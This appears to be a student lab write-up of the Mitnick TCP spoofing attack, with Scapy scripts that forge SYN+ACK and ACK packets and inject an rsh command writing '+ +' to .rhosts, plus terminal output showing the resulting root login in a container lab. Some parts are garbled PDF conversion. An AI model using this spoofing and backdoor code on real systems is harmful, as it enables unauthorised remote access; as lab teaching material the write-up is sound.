


```

task2.2.py
sniffpacket.py      mithril-spoof.py      Add-data.py      task2.2.py
1from scapy.all import *
2import sys
3
4x_ip = "10.9.0.5" # X-Terminal
5x_port = 1023 # Port number used by X-Terminal
6srv_ip = "10.9.0.6" # The trusted server
7srv_port = 9090 # Port number used by the trusted server
8
9# Add 1 to the sequence number used in the spoofed SYN
10seq_num = 378933595
11
12def spoof(pkt):
13    print("For 2nd connection...")
14    global seq_num # We will update this global variable in the function
15    old_ip = pkt[IP]
16    old_tcp = pkt[TCP]
17
18
19# Construct the IP header of the response
20    if old_tcp.flags == "S":
21        print("Sending spoof SYN+ACK packet for 2nd connection...")
22        ip = IP(src=srv_ip, dst=x_ip)
23        tcp = TCP(sport=srv_port,dport=x_port,flags="SA",
24                  seq=seq_num, ack= old_ip.seq + 1)
25        send(ip/tcp, verbose= True)
26
27myFilter = "tcp and dst host 10.9.0.6 and dst port 9090"
28
29pkt = sniff(iface='br-89bab923d2a',filter=myFilter, prn=spoof)

```

NOTE: while adding data if I was using user seed for client and server user ID I was getting error in wireshark as :



So I used root user in my case for data part.

Now file is getting created successfully at X-terminal.

```

Pr0t1c1 global Apply a display filter... <Ctrl-/>
0
0 drwxr-xr-x 1 root root 4096 Nov 26 2020 home
0 lrwxrwxrwx 1 root root 7 Nov 6 2020 lib -> usr/lib
0 lrwxrwxrwx 1 root root 9 Nov 6 2020 lib32 -> usr/lib32
0 lrwxrwxrwx 1 root root 9 Nov 6 2020 lib64 -> usr/lib64
0 lrwxrwxrwx 1 root root 10 Nov 6 2020 libx32 -> usr/libx32
0 drwxr-xr-x 2 root root 4096 Nov 6 2020 media
0 drwxr-xr-x 2 root root 4096 Nov 6 2020 mnt
0 drwxr-xr-x 2 root root 4096 Nov 6 2020 opt
0 dr-xr-xr-x 276 root root 0 Apr 6 02:04 proc
0 drwxr-xr-x 1 root root 4096 Mar 29 03:05 root
0 drwxr-xr-x 1 root root 4096 Mar 29 18:11 run
0 lrwxrwxrwx 1 root root 8 Nov 6 2020 sbin -> usr/sbin
0 drwxr-xr-x 2 root root 4096 Nov 6 2020 srv
0 dr-xr-xr-x 13 root root 0 Apr 6 02:04 sys
0 drwxrwxrwt 1 root root 4096 Apr 4 03:03 tmp
0 drwxr-xr-x 1 root root 4096 Nov 6 2020 usr
0 drwxr-xr-x 1 root root 4096 Nov 6 2020 var
root@56dd5fba8b78:/# cd tmp
root@56dd5fba8b78:/tmp# ls -l
total 0
root@56dd5fba8b78:/tmp# ls -l
total 0
-rw-r--r-- 1 root root 0 Apr 6 03:19 Kanchan
root@56dd5fba8b78:/tmp#
IP: br-89baba923d2a:<live capture in progress>
TCL: Packets: 32

```

### TASK3: Set up a backdoor

**using echo command to add ++ in .rhosts file**


**changing data part and renaming task2.2.py file as task\_3.py**

```

task_3.py
4 x_port = 514 # Port number used by X-terminal
5 srv_ip = "10.9.0.6" # The trusted server
6 srv_port = 1023 # Port number used by the trusted server
7
8 seq_num = 778933537
9
10 def spoof(pkt):
11     print("Inside spoofing function..")
12     global seq_num # We will update this global variable in the function
13     old_ip = pkt[IP]
14     old_tcp = pkt[TCP]
15
16 # Print out debugging information
17     tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4 # TCP data length
18     print("{}:{}->{}:{} Flags={} Len={}".format(old_ip.src, old_tcp.sport,
19         old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))
20
21 # Construct the IP header of the response
22     if old_tcp.flags == "SA":
23         print("Sending spoof ACK packet....")
24         ip = IP(src=srv_ip, dst=x_ip)
25         tcp = TCP(sport=srv_port,dport=x_port,flags="A",
26                   seq=seq_num, ack= old_ip.seq + 1 )
27         pkt= ip/tcp
28         send(pkt, verbose=1)
29
30
31     print("Sending spoofed RSH data...")
32     data = '9090\x00root\x00root\x00echo + > .rhosts\x00'
33     pkt= ip/tcp/data
34     send(pkt, verbose=1)
35

```

**Run Code for task\_3.py and do rsh 10.9.0.5 to x terminal you are able to login now:**



seed@VM: ~/volumes

```
10.9.0.5:514 -> 10.9.0.6:1023 Flags=PA Len=1
Inside spoofing function..
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
Inside spoofing function..
10.9.0.5:514 -> 10.9.0.6:1023 Flags=FA Len=0
Inside spoofing function..
10.9.0.5:514 -> 10.9.0.6:1023 Flags=PA Len=1
Inside spoofing function..
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
Inside spoofing function..
10.9.0.5:514 -> 10.9.0.6:1023 Flags=PA Len=1
Inside spoofing function..
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
Inside spoofing function..
10.9.0.5:514 -> 10.9.0.6:1023 Flags=PA Len=1
Inside spoofing function..
10.9.0.5:1023 -> 10.9.0.6:9090 Flags=FA Len=0
^Z
[1]+  Stopped                  python3 task_3.py
root@VM:/volumes# rsh 10.9.0.5
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Apr  6 19:56:51 UTC 2024 from 10.9.0.1 on pts/10
root@56dd5fba8b78:~#
```

A screenshot of a terminal window titled "task3.py" showing Python code for crafting an ACK packet using the scapy library. The code defines an IP layer with source and destination addresses, and a TCP layer with specific flags and sequence numbers. It then prints a message and constructs a packet from these layers. The final command is to send the packet with verbose output.

```
1#!/usr/bin/python3
2 from scapy.all import *
3 import sys
4
5 IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
6
7 TCPLayer = TCP(sport=1023,dport=514,flags="A", seq=778933536, ack=3591466678)
8
9 if TCPLayer.flags=="A":
10    print("Establishing ack packets")
11
12 data='9090\x00seed\x00dees\x00echo ++ > .rhostsx00'
13
14 pkt = IPLayer/TCPLayer/data
15 ls(pkt)
16 send(pkt,verbose=0)
```

**Successfully able to login into X terminal using rsh X terminal's IP.**

A screenshot of a terminal window titled "seed@VM: ~./volumes" showing the results of running the crafted packet. The command "mitnik-ack.py mitnik-spoof.py mitnik-synack.py task3.py" was run. The output shows the details of the constructed packet, including fields like version, ihl, tos, len, id, flags, frag, ttl, proto, checksum, src, dst, options, sport, dport, seq, ack, dataofs, reserved, flags, window, checksum, urgptr, and options. The "load" field is also shown.

```
root@VM:/volumes# ls
mitnik-ack.py mitnik-spoof.py mitnik-synack.py task3.py
root@VM:/volumes# python3 task3.py
Establishing ack packets
version : BitField (4 bits) = 4 (4)
ihl : BitField (4 bits) = None (None)
tos : XByteField = 0 (0)
len : ShortField = None (None)
id : ShortField = 1 (1)
flags : FlagsField (3 bits) = <Flag 0 ()> (<Flag 0 ()>)
frag : BitField (13 bits) = 0 (0)
ttl : ByteField = 64 (64)
proto : ByteEnumField = 6 (0)
checksum : XShortField = None (None)
src : SourceIPField = '10.9.0.6' (None)
dst : DestIPField = '10.9.0.5' (None)
options : PacketListField = [] ([])

sport : ShortEnumField = 1023 (20)
dport : ShortEnumField = 514 (80)
seq : IntField = 778933536 (0)
ack : IntField = 3591466678 (0)
dataofs : BitField (4 bits) = None (None)
reserved : BitField (3 bits) = 0 (0)
flags : FlagsField (9 bits) = <Flag 16 (A)> (<Flag 2 (S)>)
window : ShortField = 8192 (8192)
checksum : XShortField = None (None)
urgptr : ShortField = 0 (0)
options : TCPOptionsField = [] ('b'')

load : StrField = b'9090\x00seed\x00dees\x00echo ++ > .rhostsx00'
```

Activities Terminal Mar 29 14:11 •

seed@VM: ~/volumes

```
dataofs      : BitField (4 bits)          = None          (None)
reserved    : BitField (3 bits)          = 0            (0)
flags        : FlagsField (9 bits)        = <Flag 16 (A)> (<Flag 2 (S)>)
window       : ShortField              = 8192         (8192)
chksum       : XShortField             = None          (None)
urgptr       : ShortField              = 0            (0)
options      : TCPOptionsField         = []           (b'')
--  
load         : StrField                = b'9090\x00seed\x00dees\x00echo ++>
.rhostsx00' (b'')
root@VM:/volumes# rsh 10.9.0.5  
Password:  
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)  
  
* Documentation: https://help.ubuntu.com  
* Management: https://landscape.canonical.com  
* Support: https://ubuntu.com/advantage  
  
This system has been minimized by removing packages and content that are  
not required on a system that users do not log into.  
  
To restore this content, you can run the 'unminimize' command.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
root@56dd5fba8b78:~#
```